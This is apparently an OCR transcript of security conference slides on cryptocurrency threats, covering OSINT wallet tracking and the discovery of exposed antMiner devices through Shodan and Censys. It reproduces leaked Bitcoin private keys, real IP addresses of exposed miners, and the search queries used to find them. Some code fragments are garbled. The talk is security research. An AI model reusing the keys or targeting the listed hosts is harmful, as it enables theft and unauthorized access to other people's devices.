Security and Threats Cryptocurrency Miners

TÜBİTAK
BİLGEM

SWORDSEC

INDEX

- Who am I ?
- **OSINT** and Cryptocurrency
- **Hacking** Cryptocurrency Miners with OSINT Techniques
- Next Generation **Phishing** Attacks
- **Web Browser** Mining Attacks
- **Smart-Contract** Vulnerabilities

HELLO!

Seyfullah KILIÇ

Software Engineer

Security Researcher since 2008

Listed Google Hall of Fame

Founder of @SwordSec

1.OSINT and Cryptocurrency

Open Source Intelligence...

What is Open-Source Intelligence


- Information gathering from public sources
- Gather Intelligence for both Offensive & Defensive Strategies
- Analysis of data or attackers

OSINT and Cryptocurrency

Relations between OSINT and Cryptocurrency

Using **OSINT** and **Cryptocurrency**

- **Tracking Wallet**
- **Discovering Private Keys**
- **Exploring Miners Hardware**



BITCOIN ADDRESS REPORT

Scam Alert: This address has been reported as fraudulent (1 time)

BTC Address	366yjwTPhqBxuMj6VaTqPb2qHz9YsPsKiG	**# Website Appearances**	1
Wallet Name	0000002e107b2e67	**Last Transaction IP**	76.167.221.76, 137.117.193.113, 38.104.225.30, 88.99.250.175, 173.164.157.29
Current Balance	0.01805590	**Total Received**	3.84352509
# Transactions	233	**# Output Transactions**	114
First Transaction	11 Sep 17	**Last Transaction**	17 Mar 18
Last Known Input	None	**Last Known Output**	1ERAvVb4ew... 17 Jan 18


Scam Alert

Scam Name	Scam Details	URL	Reported Date
Thomas Max William	wmax908 - instagram account		Mar 29th, 18

Website Appearances/Public Sightings

Date Found	Description	More Detail	Website URL	URL Country
29 Mar 18	366yjwTPhqBxuMj6VaTqPb2qHz9YsPsKiG	366yjwTPhqBxuMj6VaTqPb2qHz9YsPsKiG	http://bitcoinwhoswho.com/address/366yjwTPhqBxuMj6VaTqPb2qHz9YsPsKiG	-

Transaction History




Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

```
DO NOT SHARE : KEEP SAFE : PAPER WALLET : CRYPTO : BTC

Privkey: L3tyjCmeFWovk3woV7ppxJmmPDpfq5okUkWajEbpwhxdc8Ysy1xT
Address: 134NJHMzyzWiFZ4rCteYKg5NL6PoCMgK1Y

Privkey: 5KL2XQWbiodTgCzjFXYgQrnwTnVvf5iQSmkQW45ig8U72dzsyuY
Address: 1F5CJsu8jDqfVHW5AhLzdwKUKnQL18NCTf

Privkey: L4ycs2Nwf249Bvnh7Fz14HCyuXAzujcBgk5KLiFKmbpdjLqa626L
Address: 1Cu7MgNbnNrqjDqPp8rNeuLiMsbu48f4C1

Privkey: 5KaDf4wMzYxYJt9za8vhLmuZNsLV5FBh2kk7sghrZm95F9AK6xM
Address: 1Dns63kjtHibfpeQ6zUfSjqsMi8GkLFtS4

Privkey: KzaWKmwUQfaw5Qs7gMxm5eNDfLcQmeqYrRoeadZDWcEgLSJsjAvb
Address: 18rpVGmgb6ydBJ4f7JJSTHrVTBkqhAaUGJ

Privkey: 5JaRKJS2gM54eFUDPWfv2xbG6y6kuFv987ynftL5eXBoXLm823f
Address: 1HF33anTfL4wFTWZRKoVQDqHLsdLvJ1mdd

Privkey: L1qpWofwY2oz2fkHUUnS7Fm3LkrjcmgwSddx8ufLAQFKWZ1uqUo8
Address: 1DjahHBm7Dj2SKxq9p8p3FxqxtU9jegrEx

Privkey: 5Js2hjkG5K5kjX5NQSnBg2Xpf1RQhjJCt7wbF2WXd7dKhKkgSu2
Address: 1Jr6gdMtMPfHaaZ8Yanby3tFj43d1zKy58

Privkey: KzDX9t82FVoCRqEiwWrYQcavETWBWSiBDrD8667rkBtnA989EKho
Address: 1NcRr59LvrS7YnjjiFJiLk9cFxbJTF6wuw

```

Searching for **Bitcoin Private** Keys

in GitHub repositories with Google BigQuery


Google
Big Query
+

Searching in Shodan and Censys

Shodan


is the world's first search engine for Internet-connected devices.

Censys

Finding and analyzing every reachable server and device on the Internet.

2.Hacking Cryptocurrency Miners with OSINT Techniques


Potential Targets



```
touch ../../../dns.s
make[2]: Leaving dir
dns.mod'
make[2]: Entering d
/filesys.mod'
gcc -pipe -fPIC -g
_CONFIG_H    -DMAK
mv filesys.o ../
gcc -pipe -share
ltcl8.4 -lm -ldl
touch ../../../f
lush.h      make[2]: Leavin
Makefile filesys.mod'
Makefile make[2]: Enter
misc       /gnb.mod'
NEWS       gcc -pipe -fP
            CONFIG_H
```

Hacking “antMiner s9”

Discovering antMiner mining hardware and accessing to them...



realm="antMiner Configuration"

TOTAL RESULTS

3,654

TOP COUNTRIES

United States	627
Russian Federation	618
Viet Nam	249
Venezuela, Bolivarian Republic of	239
Korea, Republic of	227

TOP SERVICES

HTTP	2,249
HTTP (8080)	118
8081	93
HTTP (82)	83
HTTP (81)	78

TOP ORGANIZATIONS

Domain names registrar REG.RU, Ltd	203
Korea Telecom	174
Cantv	163
CoreSpace	99
CHT Compamy	92

TOP OPERATING SYSTEMS

Linux 3.x	52

TOP PRODUCTS

lighttpd	26

201.248.106.125
201-248-106-125.dyn.dsl.cantv.net
Cantv
Added on 2018-03-30 13:04:08 GMT
Venezuela, Maracaibo
Details

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="antMiner Configuration", nonce="e959618e56b8369068a87651021d96a8", qop="auth"
Content-Type: text/html
Content-Length: 351
                            19:51:22 GMT
                           2

                           coding="iso-8859-1"?>
```

401 - Unauthorized
68.170.153.208
Frontline Data Services
Added on 2018-03-30 13:02:47 GMT
United States, Orangeburg
Details


```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="antMiner Configuration", nonce="fa1a4f6f2343ecf1d4bf1d79cbc347e1", qop="auth"
Content-Type: text/html
Content-Length: 351
Date: Fri, 30 Mar 2018 13:00:10 GMT
Server: lighttpd/1.4.32
```

31.171.242.6
host-6-242-171-31.cloudsigma.net
Cloudsigma Ag
Added on 2018-03-30 12:58:16 GMT
Switzerland
Details

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Digest realm="antMiner Configuration", nonce="8c817285b0eb8e81da7f2012df95cdd3", qop="auth"
Content-Type: text/html
Content-Length: 351
Date: Fri, 30 Mar 2018 12:58:16 GMT
Server: lighttpd/1.4.32
```

401 - Unauthorized
190.204.140.40
190-204-140-40.dyn.dsl.cantv.net
Cantv
Added on 2018-03-30 12:53:38 GMT
Venezuela, Caracas
Details

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="antMiner Configuration", nonce="cd4dc7fefcdcf62237eeef54199aeca0", qop="auth"
Content-Type: text/html
Content-Length: 351
Date: Mon, 26 Mar 2018 16:27:12 GMT
Server: lighttpd/1.4.32
```



(antminer) AND protocols.raw: "80/http" AND 80.http.get.title: "401"

Page: 1/63 Results: 1,575 Time: 113ms

Filter by AS:

AGAVA3, RU: 122

CORESPACE-DAL - CoreSpace, Inc., US: 122

KIXS-AS-KR Korea Telecom, KR: 113

AS-REG, RU: 88

VTDC-AS-VN Vietel - CHT Compamy Ltd, VN: 56

More

Filter by Protocol:

80/http: 1,575

22/ssh: 1,201

8080/http: 56

443/https: 41

21/ftp: 6

More

Filter by Tag:

http: 1,575

184.176.130.232 (wsip-184-176-130-232.ph.ph.cox.net)
Cox Communications Inc. (22773) Phoenix, Arizona, United States
80/http, 8080/http, 8888/http
401 - Unauthorized
80.http.get.status_line: 401 Unauthorized

